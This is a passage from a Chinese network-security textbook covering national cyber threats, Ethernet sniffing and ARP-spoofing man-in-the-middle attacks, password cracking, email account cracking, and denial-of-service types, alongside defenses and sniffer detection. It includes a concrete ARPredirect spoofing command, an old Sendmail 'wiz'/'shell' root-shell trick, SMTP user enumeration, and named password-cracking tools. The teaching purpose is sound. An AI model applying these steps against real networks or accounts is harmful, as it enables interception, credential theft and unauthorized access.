② 电脑黑客活动已形成重要威胁。网络信息系统具有致命的脆弱性、易受攻击性和开放性，从国内情况来看，目前我国 95%与互联网相连的网络管理中心都遭受过境内外黑客的攻击或侵入，其中银行、金融和证券机构是黑客攻击的重点。

③ 信息基础设施面临网络安全的挑战。面对信息安全的严峻形势，我国的网络安全系统在预测、反应、防范和恢复能力方面存在许多薄弱环节。据英国《简氏战略报告》和其他网络组织对各国信息防护能力的评估，我国被列入防护能力最低的国家之一，不仅大大低于美国、俄罗斯和以色列等信息安全强国，而且排在印度、韩国之后。近年来，国内与网络有关的各类违法行为以每年 30%的速度递增。

④ 网络政治颠覆活动频繁。近年来，国内外反动势力利用互联网组党结社，进行针对我国党和政府的非法组织和串联活动，猖獗频繁，屡禁不止。尤其是一些非法组织有计划地通过网络渠道，宣传异教邪说，妄图扰乱人心，扰乱社会秩序。例如，据媒体报道，“法轮功”非法组织就是在美国设网站，利用无国界的信息空间进行反政府活动。

3.3.1.3　制约提高我国网络安全防范能力的因素

当前，制约我国提高网络安全防御能力的主要因素有以下几方面。

1．缺乏自主的计算机网络和软件核心技术

我国信息化建设过程中缺乏自主技术支撑。计算机安全存在三大黑洞：CPU 芯片、操作系统和数据库、网关软件大多依赖进口。信息安全专家、中国科学院高能物理研究所研究员许榕生曾一针见血地点出我国信息系统的要害：“我们的网络发展很快，但安全状况如何？现在有很多人投很多钱去建网络，实际上并不清楚它只有一半根基，建的是没有防范的网。有的网络顾问公司建了很多网，市场布好，但建的是裸网，没有保护，就像房产公司盖了很多楼，门窗都不加锁就交付给业主去住。”我国计算机网络所使用的网管设备和软件基本上是舶来品，这些因素使我国计算机网络的安全性能大大降低，被认为是易窥视和易打击的“玻璃网”。由于缺乏自主技术，我国的网络处于被窃听、干扰、监视和欺诈等多种信息安全威胁中，网络安全处于极脆弱的状态。

2．安全意识淡薄是网络安全的瓶颈

目前，在网络安全问题上还存在不少认知盲区和制约因素。网络是新生事物，许多人一接触就忙着用于学习、工作和娱乐等，对网络信息的安全性无暇顾及，安全意识相当淡薄，对网络信息不安全的事实认识不足。与此同时，网络经营者和机构用户注重的是网络效应，对安全领域的投入和管理远远不能满足安全防范的要求。总体上看，网络信息安全处于被动的封堵漏洞状态，从上到下普遍存在侥幸心理，没有形成主动防范、积极应对的全民意识，更无法从根本上提高网络监测、防护、响应、恢复和抗击能力。近年来，国家和各级职能部门在信息安全方面已做了大量努力，但就范围、影响和效果来讲，迄今所采取的信息安全保护措施和有关计划还不能从根本上解决目前的被动局面，整个信息安全系统在迅速反应、快速行动和预警防范等主要方面，缺少方向感、敏感度和应对能力。

3．运行管理机制的缺陷和不足制约了安全防范的力度

运行管理是过程管理，是实现全网安全和动态安全的关键。有关信息安全的政策、计划和管理手段等最终都会在运行管理机制上体现出来。就目前的运行管理机制来看，有以下几方面的缺陷和不足。

① 网络安全管理方面人才匮乏：由于互联网通信成本极低，分布式客户服务器和不同种类配置不断出新和发展。按理，由于技术应用的扩展，技术的管理也应同步扩展，但从事系统管理的人员却往往并不具备安全管理所需的技能、资源和利益导向。信息安全技术管理方面的人才无论是数量还是水平，都无法适应信息安全形势的需要。

② 安全措施不到位：互联网越来越具有综合性和动态性特点，这同时也是互联网不安全因素的原因所在。然而，网络用户对此缺乏认识，未进入安全就绪状态就急于操作，结果导致敏感数据暴露，使系统遭受风险。配置不当或过时的操作系统、邮件程序和内部网络都存在入侵者可利用的缺陷，如果缺乏周密有效的安全措施，就无法发现和及时查堵安全漏洞。当厂商发布补丁或升级软件来解决安全问题时，许多用户的系统不进行同步升级，原因是管理者未充分意识到网络不安全的风险所在，未引起重视。

③ 缺乏综合性的解决方案：面对复杂的不断变化的互联网世界，大多数用户缺乏综合性的安全管理解决方案，稍有安全意识的用户越来越依赖“银弹”方案（如防火墙和加密技术），但这些用户也就此产生了虚假的安全感，渐渐丧失警惕。实际上，一次性使用一种方案并不能保证系统一劳永逸和高枕无忧，网络安全问题远远不是防毒软件和防火墙能够解决的，也不是大量标准安全产品简单堆砌就能解决的。近年来，国外的一些互联网安全产品厂商及时应变，由防病毒软件供应商转变为企业安全解决方案的提供者，他们相继在我国推出多种全面的企业安全解决方案，包括风险评估和漏洞检测、入侵检测、防火墙和虚拟专用网、防病毒和内容过滤解决方案，以及企业管理解决方案等一整套综合性安全管理解决方案。

4．缺乏制度化的防范机制

不少单位没有从管理制度上建立相应的安全防范机制，在整个运行过程中，缺乏行之有效的安全检查和应对保护制度。不完善的制度滋长了网络管理者和内部人士自身的违法行为。许多网络犯罪行为（尤其是非法操作）都是因为内部联网电脑和系统管理制度疏于管理而得逞的。同时，政策法规难以适应网络发展的需要，信息立法还存在相当多的空白。个人隐私保护法、数据库保护法、数字媒体法、数字签名认证法、计算机犯罪法以及计算机安全监管法等信息空间正常运作所需的配套法规尚不健全。由于网络作案手段新、时间短、不留痕迹等特点，给侦破和审理网上犯罪案件带来极大困难。

总的说来，网络环境的复杂性、多变性，以及信息系统的脆弱性，决定了网络安全威胁的客观存在。我国日益开放并融入世界，加强安全监管和建立保护屏障不可或缺。

3.3.2 网络监听

网络监听作为一种发展比较成熟的技术，在协助网络管理员监测网络传输数据，排

除网络故障等方面具有不可替代的作用。然而，在另一方面网络监听也给以太网安全带来了极大的隐患，许多的网络入侵往往都伴随着以太网内网络监听行为，从而造成口令失窃，敏感数据被截获等等连锁性安全事件。网络监听的目的是截获通信的内容，监听的手段是对协议进行分析。

3.3.2.1　共享以太网的工作原理

一台连接在以太网内的计算机为了能跟其他主机进行通信，需要有网卡支持。网卡有几种接收数据帧的状态，如 unicast，broadcast，multicast，promiscuous 等，unicast 是指网卡在工作时接收目的地址是本机硬件地址的数据帧。Broadcast 是指接收所有类型为广播报文的数据帧。Multicast 是指接收特定的组播报文。Promiscuous 即混杂模式，是指对报文中的目的硬件地址不加任何检查，全部接收的工作模式。以太网逻辑上是总线拓扑结构，采用广播的通信方式。数据的传输是依靠帧中的 MAC 地址来寻找目的主机。只有与数据帧中目标地址一致的那台主机才能接收数据（广播帧除外，它永远都是发送到所有的主机）。但是，当网卡工作在混杂模式下时，无论帧中的目标物理地址是什么，主机都将接收。如果在这台主机上安装监听软件，就可以达到监听的目的，如图 3-34 所示。




图 3-34　以太网网卡工作模式

3.3.2.2　Sniffer（嗅探器）

Sniffer 是一种在网络上非常流行的软件，它的正当用处主要是分析网络的流量，以便找出所关心的网络中潜在的问题，所以它对于网络管理员来说是非常重要的。但是，由于 Sniffer 可以捕获网络报文，因此它对网络也存在着极大的危害。

1. Sniffer 工作前提

Sniffer 主要是捕获到达本机端口的报文。如果要想完成监听，即捕获网段上所有的报文，前提条件是：① 网络必须是共享以太网。② 把本机上的网卡设置为混杂模式。

2. Sniffer 的分类

Sniffer 分为软件和硬件两种，软件的 Sniffer 如 NetXray、Packetboy、Netmonitor 等等，软件 Sniffer 的优点是物美价廉，易于学习使用，同时也易于交流，缺点是无法抓取网络上所有的传输，某些情况下也就无法真正了解网络的故障和运行情况。硬件的 Sniffer 通常称为协议分析仪，一般都是商业性的，价格也比较贵。本书所讲的 Sniffer 指的是软件，它把包抓取下来，然后查看其中的内容，可以得到密码等。Sniffer 只能抓取一个物理网段内的包，就是说监听者与监听的目标中间不能有路由（交换）或其他屏蔽广播包的设备。所以对一般拨号上网的用户来说，是不可能利用 Sniffer 来窃听到其他人的通信内容的。

3. 网络监听的目的

当黑客成功地登录进一台网络上的主机，并取得了超级用户权限之后，而且还想利用这台主机去攻击同一网段上的其他主机时，他就会在这台主机上安装 Sniffer 软件，对以太网上传送的数据包进行侦听，从而发现感兴趣的包。如果发现符合条件的包，就把它存到一个 Log 文件中去。通常设置的这些条件是包含字“username”或“password”的包，这样的包里面通常有黑客感兴趣的密码之类的东西。一旦黑客截获得了某台主机的密码，他就会立刻进入这台主机。

3.3.2.3 交换式网络上的嗅探

交换以太网中，交换机能根据数据帧中的目的 MAC 地址将数据帧准确地送到目的主机的端口，而不是所有的端口。所以交换式网络环境在一定程度上能抵御 Sniffer 攻击。但是在交换式网络上同样会有 Sniffer 的攻击。在交换环境中，Sniffer 的简单的做法就是伪装成为网关。因为网关是一个网络互联设备，所有发往其他网络上的数据报文都必须由网关来转发出去。也就是说，所有发往其他网络的数据报文的以太帧的目的硬件地址都是指向网关的。如果网络中所有的计算机都把安装了 Sniffer 的计算机当成网关的话，那么 Sniffer 同样能监听到网络中的数据。攻击系统在这个过程中起到了一个“中间人”的作用。这种攻击方式也被称为“中间人”攻击。

交换网络中有三台主机 A、B、C，IP 地址分别为 192.168.0.1、192.168.0.2、192.168.0.3，其中 A 是网络中的网关。C 是入侵者的系统。在正常情况下，C 是无法收到 A 与 B 之间的通信报文的。入侵者在 C 上运行 ARP 欺骗软件 ARPredirect，它是 dsniff 软件中的一部分，可以利用 APR 欺骗将网络中的主机发送的数据报文进行重新定向，如图 3-35 所示。操作 APRredirect 非常简单，只需要下面这样一条命令：

ARPredirect–t192.168.0.2192.168.0.1

ARPredirect 就开始发送假冒的 ARP 应答给 B 告诉 B 网关就是 C。B 会刷新自己的

缓存，将 C 的硬件地址作为网关的硬件地址保存在缓存中。这样，当 B 需要向外进行会话时，会将数据报发往 APR 缓存的网关地址，数据报文就被发给 C。而 C 中打开了该软件的 IP 转发或者安装了其他的产品来转发网络报文。对 B 来说，一切似乎都非常正常。而实际上，B 所发送的任何用户资源都已经完全被 C 窃取了。




图 3-35　中间人攻击

3.3.2.4　无线局域网络的嗅探

无线局域网（WLAN，WirelessLocalAreaNetworks）因其安装便捷、组网灵活的优点在许多领域获得了越来越广泛的应用，但由于它传送的数据利用无线电波在空中传播，发射的数据可能到达预期之外的接收设备，因而 WLAN 中无线信道的开放性给网络嗅探带来了极大的方便。在 WLAN 中网络嗅探对信息安全的威胁来自其被动性和非干扰性，运行监听程序的主机在窃听的过程中只是被动的接收网络中传输的信息，它不会跟其他的主机交换信息，也不修改在网络中传输的信息包，使得网络嗅探具有很强的隐蔽性，往往让网络信息泄密变得不容易被发现。尽管它没有对网络进行主动攻击和破坏的危害明显，但由它造成的损失也是不可估量的。只有通过分析网络嗅探的原理与本质，才能更有效地防患于未然，增强无线局域网的安全防护能力。

3.3.2.5　网络监听的防范方法

为了防范网络监听，第一步工作就是要确保以太网的整体安全性，因为 sniffer 行为要想发生，一个最重要的前提条件就是以太网内部的一台有漏洞的主机被攻破，只有利用被攻破的主机，才能进行 Sniffer，去收集以太网内敏感的数据信息。其次，采用加密技术，因为如果 Sniffer 抓取到的数据都是以密文传输的，那对入侵者即使抓取到了传输的数据信息，也很难还原出明文。此外，对安全性要求比较高的公司可以考虑 Kerberos，Kerberos 是一种为网络通信提供可信第三方服务的面向开放系统的认证机制，它提供了一种强加密机制使 client 端和 server 即使在非安全的网络连接环境中也能确认彼此的身份，而且在双方通过身份认证后，后续的所有通讯也是被加密的。在实现中也即建立可信的第三方服务器保留与之通讯的系统的密钥数据库，仅 Kerberos 和与之通信的系统本

身拥有私钥（privatekey），然后通过 privatekey 以及认证时创建的 sessionkey 来实现可信的网络通信连接。

3.3.2.6 检测网络监听的手段

在网络情况下要检测出哪台主机正在监听是非常困难的，因为 Sniffer 是一种被动攻击软件，它并不对任何主机发送数据包，而只是静静地运行着，等待要捕获的数据包经过。但目前网上已经有了一些解决这个问题的思路和产品：

① 反应时间：向怀疑有网络监听行为的网络发送大量垃圾数据包，根据各个主机回应的情况进行判断，正常的系统回应的时间应该没有太明显的变化，而处于混杂模式的系统由于对大量的垃圾信息照单全收，所以很有可能回应时间会发生较大的变化。

② DNS 测试：许多的网络监听软件都会尝试进行地址反向解析，在怀疑有网络监听发生时可以在 DNS 系统上观测有没有明显增多的解析请求。

③ 利用 ping 进行监测：对于怀疑运行监听程序的机器，用正确的 IP 地址和错误的物理地址 ping，运行监听程序的机器会有响应。这是因为正常的机器不接收错误的物理地址，处理监听状态的机器能接收，但如果他的 IPstack 不再次反向检查的话，就会响应。

④ 利用 ARP 数据包进行监测：除了使用 ping 进行监测外，目前比较成熟的有利用 ARP 方式进行监测的。这种模式是上述 ping 方式的一种变体，它使用 ARP 数据包替代了上述的 ICMP 数据包。向局域网内的主机发送非广播方式的 ARP 包，如果局域网内的某个主机响应了这个 ARP 请求，那么就可以判断它很可能就是处于网络监听模式了，这是目前相对而言比较好的监测模式。利用 ARP 不是依靠 IP 地址，而是依靠 ARP 找出 IP 地址对应的 mac 地址实现的。而 ARP 协议是不可靠和无连接的，通常即使主机没有发出 ARP 请求，也会接受发给它的 ARP 回应，并将回应的 MAC 和 IP 对应关系放入自己的 ARP 缓存中。那么如果能利用这个特性，在这个环节中做些文章，还是可以截获数据包的。

3.3.3 口令破解

口令也叫密码，英文名字就是 Password。口令攻击是网络攻击的最简单、最基本的一种形式，黑客攻击目标时常常把破译普通用户的口令作为攻击的开始。

3.3.3.1 字典文件

所谓字典文件就是根据用户的各种信息建立一个用户可能使用的口令的列表文件。例如，用户的名字、生日、电话号码、身份证号码、所居住街道的名字等等。也有的字典是纯粹地从英语字典中分离出来的，因为有的用户喜欢用英文单词作为自己常用的口令。也就是说，字典中的口令是根据人们设置自己账号口令的习惯总结出的常用口令。对攻击者来说，攻击的口令在这字典文件中的可能性很大。而且因为字典条目相对较少，在破解速度上也远快于穷举法口令攻击。这种字典有很多类，适合在不同的情况下使用。此外，还可以利用已给定的字典文件，由口令猜解工具使用某种操作规则把字典中的单

词作一些变换如 idiot 变换成 IdiOt 等等，以此来增加字典的范围。

3.3.3.2　口令攻击类型

1．字典攻击

因为多数人使用普通词典中的单词作为口令，发起词典攻击通常是较好的开端。词典攻击使用一个包含大多数词典单词的文件，用这些单词猜测用户口令。使用一部 1 万个单词的词典一般能猜测出系统中 70%的口令。在多数系统中，和尝试所有的组合相比，词典攻击能在很短的时间内完成。

2．强行攻击

许多人认为如果使用足够长的口令，或者使用足够完善的加密模式，就能有一个攻不破的口令。事实上没有攻不破的口令，这只是个时间问题。如果有速度足够快的计算机能尝试字母、数字、特殊字符所有的组合，将最终能破解所有的口令。这种类型的攻击方式叫强行攻击。使用强行攻击，先从字母 a 开始，尝试 aa、ab、ac 等等，然后尝试 aaa、aab、aac……。攻击者也可以利用分布式攻击。如果攻击者希望在尽量短的时间内破解口令，可以利用网络上的大批计算机破解口令。

3．组合攻击

词典攻击只能发现词典单词口令，但是速度快。强行攻击能发现所有的口令，但是破解时间很长。鉴于很多管理员要求用户使用字母和数字，用户的对策是在口令后面添加几个数字。如把口令 ericgolf 变成 ericgolf55。错误的看法是认为攻击者不得不使用强行攻击，这会很费时间，而实际上口令很弱。有一种攻击使用词典单词但是在单词尾部串接几个字母和数字。这就是组合攻击。基本上，它介于词典攻击和强行攻击之间。

3.3.3.3　口令破解器

口令破解器是一个程序，它能将口令解译出来，或者让口令保护失效。口令破解器一般并不是真正地去解码，因为事实上很多加密算法是不可逆的。也就是说，光是从被加密的数据和加密算法，不可能从它们反解出原来未加密的数据。其实大多数口令破解器是通过尝试一个一个的单词，用已知的加密算法来加密这些单词，直到发现一个单词经过加密后的结果和要解密的数据一样，就认为这个单词就是要找的密码了。

下面列举一些常见的破解工具。InsideProSAMInside可以有效破解 windows 口令，QQ 杀手 2008 版可以破解 QQ 密码，Cain 可以破解屏保 AccessDatabase 和 CiscoPIXFirewall 等口令，MessenPass 可以恢复出 MSN 和 YahooMessenger 等的口令。

3.3.3.4　口令破解器的工作过程

要知道口令破解器是如何工作的，主要还是要知道加密算法。正如上面所说的，许多口令破解器是对某些单词进行加密，然后再比较。候选口令产生器的作用是产生可能的密码。通常有好几种方法产生候选密码。一种是从一个字典里读取一个单词。这种方法的理论根据是许多用户由于取密码有些不是很明智，比如将自己的名字，或者用户名，

或者一个好记住的单词等等。所以，攻击者通常都将这些单词收集到一个文件里，即字典。在破解密码时，从这些字典里取出候选密码。

另一种方法是用枚举法来产生这样的单词。通常从一个字母开始，一直增加，直到破解出密码为止。这里，通常要指定组成密码的字符集，比如从 A-Z，0-9 等等。为了便于协同破解密码，常常需要为密码产生器指定产生的密码的范围。

口令加密就是用加密算法对从口令候选器送来的单词进行加密。通常，攻击不同的系统，要采用不同的加密算法。加密算法有很多，通常是不可逆的。口令比较就是将从口令加密器得到的密文与要破解的密文进行比较。如果一致，那么当前候选口令发生器产生的单词就是要找的密码。如果不一致，则口令发生器再产生下一个候选口令。

3.3.3.5 Email 口令破解

电子邮件的发送、传送和接收整个过程中的每个环节都可能存在薄弱环节，恶意用户如果利用其漏洞，就能够轻易地破解出账号，获得邮件内容。常用方法有如下三种。

① 利用邮件服务器操作系统的漏洞。邮件服务器软件是运行在特定的操作系统上的，如 Linux、WindowsNT/2000 等。这些操作系统的默认安装和配置都是不安全的，黑客可以轻易入侵系统，获得所有用户名和密码。

② 利用邮件服务器软件本身的漏洞。最常见的邮件服务器程序有 Sendmail，Qmail 等，在不同程度在都存在安全缺陷。以 Sendmail 为例，再以前的老版本中，telnet 到 25 端口，输入 wiz，然后接着输入 shell，就能获得一个 rootshell，还有 debug 命令，也能获得 root 权限。Qmail 相对 Sendmail 安全，但是 Qpoper 存在缓冲区缺陷，能够远程得到 rootshell，进而控制系统。即使邮件服务器是安全的，但是入侵者还能获得更多的信息，比如用户名。telnet 到 25 端口，输入 expntom 或者 vrfytom 就能查询系统是否有 tom 用户。最新版本的 Sendmail 虽然禁用了这两个命令，但是可以通过伪造发信人然后用 rcptto 来判断该用户是否存在。得到了用户名，可以 telnet 到 110 端口，尝试简单密码的连接，或者套用字典破解。

③ 在邮件的传输过程中窃听。在网络中安装 Sniffer，指定监听往外部服务器 110 端口发送的数据包，从收集下来的信息中查看 user 和 pass 后的字符串就能看到用户名和相应的密码。

3.3.3.6 口令攻击的防护

要有效防范口令攻击，要选择一个好口令，并且要注意保护口令的安全。

① 好口令是防范口令攻击的最基本、最有效的方法。最好采用字母、数字、还有标点符号、特殊字符的组合，同时有大小写字母，长度最好达到 8 个以上，最好容易记忆，不必把口令写下来，绝对不要用自己或亲友的生日、手机号码等易于被他人获知的信息作密码。

② 注意保护口令安全。不要将口令记在纸上或存储于计算机文件中；最好不要告

诉别人你的口令；不要在不同的系统中使用相同的口令；在输入口令时应确保无人在身边窥视；在公共上网场所如网吧等处最好先确认系统是否安全；定期更改口令，至少六个月更改一次，这会使遭受口令攻击的风险降到最低。

3.3.4　拒绝服务攻击

拒绝服务攻击的主要企图是借助于网络系统或网络协议的缺陷和配置漏洞进行网络攻击，使网络拥塞、系统资源耗尽或者系统应用死锁，妨碍目标主机和网络系统对正常用户服务请求的及时响应，造成服务的性能受损甚至导致服务中断。本章介绍 DoS 攻击的定义、思想和分类，对 SYNFlooding 攻击、Smurf 攻击、利用处理程序错误的拒绝服务攻击、电子邮件轰炸攻击和分布式拒绝服务攻击（DDoS）方法分别进行了详细的分析，并对每一种攻击提供了防范措施。

3.3.4.1　拒绝服务攻击概述

拒绝服务攻击 DoS（DenialofService）是阻止或拒绝合法使用者存取网络服务器（一般为 Web、FTP 或邮件服务器）的一种破坏性攻击方式。DoS 攻击是由人为或非人为发起的行动，使主机硬件、软件或者两者同时失去工作能力，使系统不可访问并因此拒绝合法的用户服务要求。这种攻击往往是针对 TCP/IP 协议中的某个弱点，或者系统存在的某些漏洞，对目标系统发起的大规模进攻使服务器充斥大量要求回复的信息，消耗网络带宽或系统资源，导致目标网络或系统不胜负荷以至于瘫痪而无法向合法的用户提供正常的服务。DoS 技术严格地说只是一种破坏网络服务的技术方式，具体的实现多种多样，但都有一个共同点，就是其根本目的是使受害主机或网络失去及时接受处理外界请求，或无法及时回应外界请求。

要对服务器实施拒绝服务攻击，实质上的方式就是有两个：

① 服务器的缓冲区满，不接收新的请求。

② 使用 IP 欺骗，迫使服务器把合法用户的连接复位，影响合法用户的连接。这也是 DoS 攻击实施的基本思想。

3.3.4.2　拒绝服务攻击类型

拒绝服务攻击有许多种，网络的内外部用户都可以发动这种攻击。内部用户可以通过长时间占用系统的内存、CPU 处理时间使其他用户不能及时得到这些资源，而引起拒绝服务攻击；外部黑客也可以通过占用网络连接使其他用户得不到网络服务。本节主要讨论外部用户实施的拒绝服务攻击。

外部用户针对网络连接发动拒绝服务攻击主要有以下几种模式：

1．消耗资源

计算机和网络需要一定的条件才能运行，如网络带宽、内存、磁盘空间、CPU 时间。攻击者利用系统资源有限这一特征，或者是大量地申请系统资源，并长时间地占用；或者是不断地向服务程序发请求，使系统忙于处理自己的请求，而无暇为其他用户提供服

务。攻击者可以针对以下几种资源发起拒绝服务攻击。

① 针对网络连接的拒绝服务攻击。

② 消耗磁盘空间。

③ 消耗 CPU 资源和内存资源。

2．破坏或更改配置信息

计算机系统配置上的错误也可能造成拒绝服务攻击，尤其是服务程序的配置文件以及系统、用户的启动文件。这些文件一般只有该文件的属主才可以写入，如果权限设置有误，攻击者（包括已获得一般访问权的黑客与恶意的内部用户）可以修改配置文件，从而改变系统向外提供服务的方式。

3．物理破坏或改变网络部件

这种拒绝服务针对的是物理安全，一般来说，通过物理破坏或改变网络部件以达到拒绝服务的目的。其攻击的目标有：计算机、路由器、网络配线室、网络主干段、电源、冷却设备、其他的网络关键设备。

4．利用服务程序中的处理错误使服务失效

最近出现了一些专门针对 Windows 系统的攻击方法，如 LAND 等等。被这些工具攻击之后，目标机的网络连接就会莫名其妙地断掉，不能访问任何网络资源，或者出现莫名其妙的蓝屏，系统进入死锁状况。这些攻击方法主要利用服务程序中的处理错误，发送一些该程序不能正确处理的数据包，引起该服务进入死循环。

3.3.4.3 服务端口攻击

网络服务器通常开放了一些服务端口，服务端口攻击就是向这些端口发送大量的数据包，从而耗尽目标主机的资源，使该服务器不能接受合法用户的正常访问。上节介绍的消耗资源、破坏或改变配置信息和利用服务程序中的处理错误使服务失效等攻击都可以利用此种攻击。下面将详细介绍一些典型的服务端口攻击方式。

1．同步包风暴（SYNFlooding）

1996 年 9 月以来，许多 Internet 站点遭受了一种称为 SYN 洪泛（SYNflooding）的 DoS 攻击。它是通过创建大量“半连接”来进行攻击，任何连接收到 Internet 上并提供基于 TCP 的网络服务的主机或路由器都可能成为这种攻击的目标，并且跟踪攻击的来源十分困难。

